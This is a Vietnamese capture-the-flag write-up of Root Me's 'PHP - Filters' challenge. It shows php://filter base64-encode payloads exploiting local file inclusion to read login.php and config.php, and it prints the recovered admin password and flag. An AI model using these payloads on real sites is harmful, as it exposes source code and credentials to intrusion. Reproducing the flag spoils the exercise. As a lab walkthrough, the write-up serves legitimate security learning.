

Write up challenge PHP - Filters


Tác giả:

- **Nguyễn Mỹ Quỳnh**

[Link Challenge](#)

Challenge yêu cầu tìm mật khẩu admin.

Truy cập challenge ta thấy có một trang home và một trang login với các url như sau:




Tên đề bài đã gợi ý quá rõ ràng là PHP - Filters, sau khi search tìm hiểu, em biết là php-filters có thể được sử dụng để xem source files cục bộ máy chủ với output là base64 với cú pháp: `vuln.php?`

`page=php://filter/convert.base64-encode/resource=filepath`


Từ url 2 trang trên thì ta có biết được 2 file là `accueil.php` và `login.php`. Tiến hành áp dụng php-filters để xem source 2 file này:

- `accueil.php`:

```
?inc=php://filter/convert.base64-encode/resource=accueil.php
```




Decode ta chưa tìm thấy thông tin gì quan trọng:




- Tiếp tục với file login.php:

```
?inc=php://filter/convert.base64-encode/resource=login.php
```



Decode ta thấy được nội dung file login.php. Đọc code ta thấy `user` và `pass` người dùng nhập vào được so sánh với 2 biến `$username` và `$password`, tuy nhiên trong file này thì không thấy 2 biến đó được định nghĩa. Để ý ta thấy có câu lệnh `include("config.php");` ở phần đầu, có thể 2 biến này đã được định nghĩa ở đây. OK, bây giờ ta sẽ tiến hành áp dụng php-filters để xem source file config.php:

```
?inc=php://filter/convert.base64-encode/resource=config.php
```




Decode ta nhận được user và pass admin:

Decode from Base64 format

Simply enter your data then push the decode button.

PD9waHAKJHVzZXJuYW11PSJhZG1pbil7CiRwYXNzd29yZD0iREFQdDIEMm1reTBBUEFGljsK

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8

▼

Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF

Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< **DECODE** >

Decodes your data into the area below.

```
<?php
$username="admin";
$password="DAPt9D2mky0APAF";
```

Sử dụng user và pass tìm được login tại trang login:

←


→

↻

🏠

⚠️ Không bảo mật

challenge01.root-me.org/web-serveur/ch1

 **Root Me**


FileManager v 0.01

- [home](#)
- [login](#)

Login

Password

Login thành công!



Dùng pass admin submit!

PHP - Filters

25 Points 🏆

FileManager v 0.01

Author: g0uZ, 27 February 2011

Level: 1

Statement

Retrieve the administrator password of this application

[Start the challenge](#)

6 related ressource(s)

- Using and understanding PHP streams and file operations
- Exploiting LFI using co hosted web application
- Source code auditing algorithm for detecting
- Local File Inclusion (Exploitation - Web)
- Remote File Inclusion and Local File Inclusion

Validation

Well done, you won 25 Points

Don't forget to give your opinion on the challenge by voting :-)

[twittez le !](#)

Flag: DAPt9D2mky0APAF